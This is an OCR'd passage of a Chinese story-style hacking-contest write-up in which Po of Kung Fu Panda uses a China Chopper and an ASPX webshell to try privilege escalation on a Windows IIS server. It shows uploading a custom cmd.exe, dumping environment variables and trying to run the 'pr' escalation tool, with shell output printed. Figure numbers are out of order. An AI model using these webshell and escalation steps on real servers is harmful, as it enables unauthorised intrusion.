
此时阿宝扔下手中的鼠标离开了电脑旁，做了一个胜利的姿势示意管理员自己已经获取webshell了。经裁判鉴定后，大屏幕上显示神龙大侠阿宝第一个通关。此时观众激动起来，传来一片掌声。

看来阿宝这次的比武招亲肯定要把媳妇娶回去了。不过阿宝还是很担心第三关。

第二关也难倒了不少参与者。到了第三关只剩下10位选手了。在第三关中，也就是最后一关。会在剩下的十名选手中选出三位最快通关的。时间限制为60分钟。当然最后一关肯定是最难的。刚才还是轻松应战的阿宝开始紧张起来了。


环境变量提权

第三关的题目已经显示在大屏幕上面了：通过获取的Webshell对服务器进行提权，必要时可要求裁判员协助。


图19

题目一出阿宝便拿出中国菜刀连接上一句话，阿宝尝试执行命令，结果返回没有权限，如图23。

然后本地上传一个cmd.exe到webshell目录，在中国菜刀上面执行setp D:\vhostroot\LocalUser\xxxx\www\share\cmd.exe，这里的意思就是指定cmd.exe文件，指定cmd还是提示没有权限，如图24。


图20

“看来管理员不是吃素的，命令都不能执行。也许是这个目录做了限制，那我就换一个目录尝试一下。”然后阿宝又将cmd.exe上传到C:\Windows\Temp\和C:\Documents and Settings\All Users\目录，但是同样无法执行命令。那就是说本地提权工具不能使用了。

“哎呀！看来asp的马不能执行命令了。那就换aspx的看看。”

当上传aspx类型的webshell后，发现系统自带的cmd.exe没有权限访问，只能自定义cmd.exe才能执行系统命令，如图25。

“嘿嘿！终于能执行命令了。看我的pr大杀器！”阿宝本想用pr大杀器对服务器进行提权的。当执行命令后却发现目录限制了exe文件执行，如图26。阿宝心情当时跌到了谷底，随后






图23


图22


图21

```
[*] Windows Letter [ A:C:D:E: ]

D:\vhostroot\LocalUser\[redacted]\www\share\> set
[Err] 没有权限
D:\vhostroot\LocalUser\[redacted]\www\share\> setp D:\vhostroot\LocalUser\[redacted]www\share\cmd.exe
Set the terminal path is:D:\vhostroot\LocalUser\[redacted]\www\share\cmd.exe

D:\vhostroot\LocalUser\[redacted]\www\share\> set
[Err] 没有权限
D:\vhostroot\LocalUser\[redacted]\www\share\> |
```

图 24

```
2010-11-22 11:16:02
Sysinfo | IISSpy | WebShell | Command | SqlTools | SuExp | PortScan | RegShell | Logout
Copyright (C) 2008 Bin -> WwW.RoOTkIt.NeT.Cn -> Reverse-IP

CmdPath :  D:\vhostroot\LocalUser\ ' ' \www\share\\Cmd.exe
Argument : /c Set
Run

ALLUSERSPROFILE=C:\Documents and Settings\All Users
APP_POOL_ID=Site Pool #4
ClusterLog=C:\WINDOWS\Cluster\cluster.log
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=I
ComSpec=C:\WINDOWS\system32\cmd.exe
DEFLOGDIR=C:\Documents and Settings\All Users\Application Data\McAfee\De
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=2
OS=Windows_NT
Path=C:\Perl\bin\;C:\Perl\bin\;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOW:
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.VBS
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 15 Model 4 Stepping 3, GenuineIntel
PROCESSOR_LEVEL=15
PROCESSOR_REVISION=0403
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINDOWS
TEMP=C:\WINDOWS\TEMP
TMP=C:\WINDOWS\TEMP
USERPROFILE=C:\Documents and Settings\Default User
VSEDEFLOGDIR=C:\Documents and Settings\All Users\Application Data\McAfe(
windir=C:\WINDOWS
__COMPAT_LAYER=EnableNXShowUI
```

图 25

```
2010-11-22 11:16:02
Sysinfo | IISSpy | WebShell | Command | SqlTools | SuExp | PortScan | RegShell | Logout
Copyright (C) 2008 Bin -> WwW.RoOTkIt.NeT.Cn -> Reverse-IP

CmdPath :  D:\vhostroot\LocalUser\ ' \www\share\\Cmd.exe
Argument : /c D:\vhostroot\LocalUser\.. ..\www\share\pr.exe
Run
```

图 26

又尝试了几个目录依旧没有找到可执行 exe 文件的目录。

